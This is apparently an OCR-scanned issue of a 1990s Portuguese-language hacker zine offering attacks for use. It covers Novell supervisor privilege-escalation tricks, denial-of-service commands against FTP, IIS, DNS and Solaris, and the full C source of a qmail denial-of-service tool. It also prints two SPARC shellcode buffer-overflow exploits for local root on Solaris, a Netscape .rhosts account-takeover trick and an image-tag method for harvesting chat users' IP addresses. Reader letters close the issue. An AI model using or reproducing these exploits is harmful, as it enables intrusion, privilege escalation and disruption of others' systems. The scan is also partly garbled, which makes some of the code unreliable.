
Pronto... se por acaso te pegarem, e tirarem seu nivel. Basta esperar um pouco ate que algum Supervisor execute o NETADMIN para vc ganhar nivel altomaticamente
O mais interessante e' que os supervisores usam o NETADMIN para modificar algo de um usuario , isto e', caso ele te descubra, ele entrara no NETADMIN para retirar o seu nivel, e quando ele sair do programa vc

ganhara nivel automaticamente :)

E' bom tambem criar BATS parecidos p/ o NDIR.EXE, FLAG.EXE, FILER.EXE....

Limite de Espaco

Caso vc conseguiu nivel de supervisor, use o NETADMIN.EXE ou NWADMIN.EXE
para poder aumentar ou retirar seu espaco em disko.
Caso vc so tenha Acesso ao root, voce nao podera modificar essas restricoes.
Mas tendo acesso ao root, coloque seu nivel para outro login que nao
possui restricao de espaco e senha.
Entrando nesse login, coloque uma senha, e va ao diretorio onde fica
seu login verdadeiro. feito isso, comece a copiar tudo o que voce realmente
tem para um outro diretorio dentro do seu login verdadeiro...
Pronto. Quando voce entrar com seu login verdadeiro, voce tera todo o
espaco que lhe e permitido, so que tudo livre.
Isso porque quem na verdade esta ocupando espaco e' o login que voce
usou para copiar..Mas voce nao podera editar, copiar, renomear seus
arquivos, senao o espaco volta a ser seu.



Linux

1- Para consumir 99,22% do CPU TIME entre via FTP no servidor e digite:

```
 nlist ../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/
       ../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/
       ../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/
       ../*/../*/../*/../*/../*../*../*
```

Nao funciona apenas com Linux mas tambem com todos *BSD.

2- Ping - Voce usando um Win95 pode fazer com que um remote host resete
   a maquina. Digitando apenas:

```
ping -l 65510 host.running.linux
```

3. qmail - e' um problema no qmail-smtpd, fazendo com que o programa saia da
   mamoria. Abaixo esta um pequeno programa em c que destaca o problema.
   Para usar digite "qmail host"

```
---[ qmail.c    ]--START-----------------------------------------------Cut-Here!-

/*
* qmail-dos-2 - run a qmail system out of swap space by feeding an infinite
* amount of recipients.
*
* Usage: qmail-dos-2 fully-qualified-hostname
*
* Author: Wietse Venema. The author is not responsible for abuse of this
*program. Use at your own risk.
*/
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <stdarg.h>
#include <errno.h>
#include <stdio.h>

void fatal(char *fmt,...)
     {
         va_list ap;
         va_start(ap, fmt);
         vfprintf(stderr, fmt, ap);
         va_end(ap);
```

```
        putc('\n', stderr);
        exit(1);
     }

chat(FILE * fp, char *fmt,...)
    {
       char    buf[BUFSIZ];
       va_list ap;
       fseek(fp, 0L, SEEK_SET);
       va_start(ap, fmt);
       vfprintf(fp, fmt, ap);
       va_end(ap);
       fputs("\r\n", fp);
       if (fflush(fp))
       fatal("connection lost");
       fseek(fp, 0L, SEEK_SET);
       if (fgets(buf, sizeof(buf), fp) == 0)
       fatal("connection lost");
       if (atoi(buf) / 100 != 2)
       fatal("%s", buf);
    }

int  main(int argc, char
**argv)
                  {
   {
     struct sockaddr_in sin;
     struct hostent *hp;
     char   buf[BUFSIZ];
     int    sock;
     FILE   *fp;
     if (argc != 2)
     fatal(usage: %s host", argv[0]);
     if ((hp = gethostbyname(argv[1])) == 0)
     fatal("host %s not found", argv[1]);
     memset((char *) &sin, 0, sizeof(sin));
     sin.sin_family = AF_INET;
     memcpy((char *) &sin.sin_addr, hp->h_addr, sizeof(sin.sin_addr));
     sin.sin_port = htons(25);
     if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
     fatal("socket: %s", strerror(errno));
     if (connect(sock, (struct sockaddr *) & sin, sizeof(sin)) < 0)
     fatal("connect to %s: %s", argv[1], strerror(errno));
     if ((fp = fdopen(sock, "r+")) == 0)
     fatal("fdopen: %s", strerror(errno));
     if (fgets(buf, sizeof(buf), fp) == 0)
     fatal("connection lost");
     chat(fp, "mail from:<me@me>", fp);
     for (;;)
     chat(fp, "rcpt to:<me@%s>", argv[1]);
   }
---[ qmail.c    ]--END-----------------------------------------------Cut-Here!-
```

Windows NT

1- Para fazer com que o servico IIS pare de rodar e' so' dar um telnet para a porta 80 e digitar "GET ../.." Exemplo digite:

```
telnet host.running.nt 80
   e depois:
GET ../..
```

2- Outra maneira de parar o servico IIS e' telnetiando para a porta 1031 e digitando um monte de caracteres.

3- Para consumir 100% do CPU TIME entre na porta 135 e digite um monte de caracteres.

4- Para parar de rodar o servico DNS entre na porta 53 e digite um monte de caracteres.

5- Mandar um "DIR ../.." atraves do Samba.

6- Ping of Death :
   ping -165527 -s 1 hostname
   A seguinte mensagem de erro aparece:

  STOP: 0X0000001E
  KMODE_EXCEPTION_NOT_HANDLED - TCPIP.SYS

   ou:

  STOP: 0x0000000A
  IRQL_NOT_LESS_OR_EQUAL - TCPIP.SYS


Solaris

Uma maneira de resetar a maquina localmente e' digitando:

ping -sv 127.0.0.1 224.0.0.1

Se voce nao quer que facam isso em seu sistema, digite apenas o seguinte:
chmod go-x /usr/sbin/ping
assim somente voce (root) podera executar o ping.

zx




E' um exploit que voce pode pegar o root localmente atraves de um overflow
que voce pode usar tanto no passwd, no yppasswd ou no nispasswd.
Abaixo estao dois arquivos .c, o primeiro e' para Solaris versao 2.4
e o segundo e' para o Solaris versao 2.5
Voce pode modificar a stack_offset para (+-256) se tiver algum problema.
Obs: use apenas se tiver algum problema, exemplo: lemon24 256

```
---[ lemon24.c ]--START-----------------------------------------------Cut-Here!-

/* Autor: Cristian Schipor */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      600
#define EXTRA           600
#define STACK_OFFSET    1400
#define SPARC_NOP       0xa61cc013

u_char sparc_shellcode[] =
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xda\xdc\xae\x15\xe3\x68"
"\x90\x0b\x80\x0e\x92\x03\xa0\x0c\x94\x1a\x80\x0a\x9c\x03\xa0\x14"
"\xec\x3b\xbf\xec\xc0\x23\xbf\xf4\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f\x82\x10\x20\x01"
"\x91\xd0\x20\x08"
;

u_long get_sp(void)
{
   __asm__("mov %sp,%i0 \n");
}

void main(int argc, char *argv[])
{
  char buf[BUF_LENGTH + EXTRA + 8];
  long targ_addr;
  u_long *long_p;
  u_char *char_p;
  int i, code_length = strlen(sparc_shellcode),dso=0;

  if(argc > 1) dso=atoi(argv[1]);
```

```
  long_p =(u_long *)  buf ;
    targ_addr = get_sp() - STACK_OFFSET - dso;

  for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)
    *long_p++ = SPARC_NOP;

  char_p = (u_char *) long_p;

  for (i = 0; i < code_length; i++)
    *char_p++ = sparc_shellcode[i];

  long_p = (u_long *) char_p;


  for (i = 0; i < EXTRA / sizeof(u_long); i++)
    *long_p++ =targ_addr;

  printf("Jumping to address 0x%lx B[%d] E[%d] SO[%d]\n",
  targ_addr,BUF_LENGTH,EXTRA,STACK_OFFSET);
  execl("/bin/passwd", "passwd", & buf[1],(char *) 0);
  perror("execl failed");
}

---[ lemon24.c ]--END-----------------------------------------------------Cut-Here!-


Bem, este e' a mesma coisa, caso tenha algum problema tente usar o argv[1]
para +-500


---[ lemon25.c ]--START---------------------------------------------------Cut-Here!-

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      1100
#define EXTRA           1200
#define STACK_OFFSET    3800
#define SPARC_NOP       0xa61cc013

u_char sparc_shellcode[] =
"\x82\x10\x20\xca\xa6\x1c\xc0\x13\x90\x0c\xc0\x13\x92\x0c\xc0\x13"
"\xa6\x04\xe0\x01\x91\xd4\xff\xff\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda\x90\x0b\x80\x0e\x92\x03\xa0\x08\x94\x1a\x80\x0a"
"\x9c\x03\xa0\x10\xec\x3b\xbf\xf0\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd4\xff\xff"
;

u_long get_sp(void)
{
  __asm__("mov %sp,%i0 \n");
}

void main(int argc, char *argv[])
{
  char buf[BUF_LENGTH + EXTRA];
  long targ_addr;
  u_long *long_p;
  u_char *char_p;
  int i, code_length = strlen(sparc_shellcode),dso=0;

  if(argc > 1) dso=atoi(argv[1]);

  long_p =(u_long *)  buf;
    targ_addr = get_sp() - STACK_OFFSET - dso;

  for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)
    *long_p++ = SPARC_NOP;

  char_p = (u_char *) long_p;

  for (i = 0; i < code_length; i++)
    *char_p++ = sparc_shellcode[i];
```

```
  long_p = (u_long *) char_p;


  for (i = 0; i < EXTRA / sizeof(u_long); i++)
    *long_p++ =targ_addr;

  printf("Jumping to address 0x%lx B[%d] E[%d] SO[%d]\n",
  targ_addr,BUF_LENGTH,EXTRA,STACK_OFFSET);
  execl("/bin/passwd", "passwd", buf,(char *) 0);
  perror("execl failed");
}
```

---[lemon24.c]--END---Cut-Here!-




Ha um grande furo no mecanismo de acesso remoto no Netscape para clientes X-WINDOWS. O resultado e' que qualquer um pode se tornar qualquer usuario do sistema caso ele esteja usando o Netscape em um sistema X-WINDOWS sem seguranca suficiente.
Suponhamos que voce tenha uma conta em uma maquina onde os usuarios estao usando o Netscape e o usuario nao tenha nenhum .Xauthority.
Voce pode ganhar acesso a conta desse usuario da seguinte forma.

Faca um arquivo texto que contenha "+ +" , o arquivo pode ser uma URL, ou o que voce preferir. Voce pode tambem mandar via ftp anonimo.
Setar a variavel DISPLAY ambiente de EXIBICAO para a exibicao designada

Digite os seguintes comandos:

```
netscape -noraise -remote "openURL()"
netscape -noraise -remote "saveAs(.rhosts)"
netscape -noraise -remote  back
```

Especifique no primeiro comando o arquivo que contem "+ +" que voce mandou.
No segundo espeicifique o dir home do usuario.




Pegando IPs de pessoas do UOL (CHAT GRAFiCO, que permite imagens)
Bom... voce precisara de um Servidor Pessoal ou de um IPTRACE.

Caso vc escolheu por Servidor Pessoal, tenha em mente que ele tera que mostrar o IP do usuario que o esta acessando. Recomendo o Sambar Server (win95) ou PowerWeb (NT/Os2)

Estando no chat digite:

<IMG SRC="http://seu.ip/uma.imagem.do.seu.server.gif">

e olhe no seu servidor, veja a conexao. e pronto... tera o IP de todos da sala.
Se voce quiser o IP de uma pessoa so, envie a mensagem no reservado.
Obs. os outros tambem poderao pegar seu IP, isto porque a imagem veio do seu servidor...



Aceitamos comentarios criticas
elogios (hehe), qualquer coisa

que possar ser aproveitada :
nearz@geocities.com

```
From: S.O.J.
```

```
MSG> Parabens pela primeira e segunda edicoes do ZINE
Voces nao deixam nada a desejar aos hackers aqui dos EUA
```

```
Reply: HeHe, Valeu pelo elogio!
Valeu tambem pela frase "We must..." (que aparece no
comeco da edicao)
```

```
From: jzk
```

```
MSG> Oi, li seu zine e realmente achei que seu pessoal
tem um bom potencial para escreve-lo...Seguinte.. eu
estou sendo intermediario entre voces e um grupo
brasileiro que esta procurando gente do seu nivel
tecnico para escrever e tornar-se membro deles...a razao
e' simples.. se voces sabem e eles tambem.. se voces se
juntarem podem realmente produzir algo ainda melhor...
Gostaria que voces analizassem a possibilidade de
passarem pro outro lado, ou seja se juntarem a esse grupo
que tera uma abrangencia e fama a nivel nacional e mesmo
internacional . Obrigado pela atencao         jzk
```

```
Reply: Ai cara, nao conseguimos falar com voce, muito
menos com eles, voce nao disse nomes, enderecos, nada!
Se possivel: Mande outro email explicando melhor...
```

■ from / falow ■

EmaiL Anonimo
Discovered by Soul Hunter
Text by Soul Hunter

Novell
Text by Soul Hunter

geTz-1.0
Coded by TheGhostObtruder
Text by TheGhostObtruder

talkd remote exploit
Text by TheGhostObtruder
talkd.c : Flash Gordon / CiA
dns_rev.c: Flash Gordon / CiA

Chat UOL
Text by Soul Hunter
Discovered by Soul Hunter

```
Sem dia markado pra proxima edicao (passe pela pagina
em torno do dia 30 de janeiro 1998).Estamos esperando
seus comentarios..hehe. Nao temos nada definido sobre
as materias da proxima edicao, quem viver vera' :)
```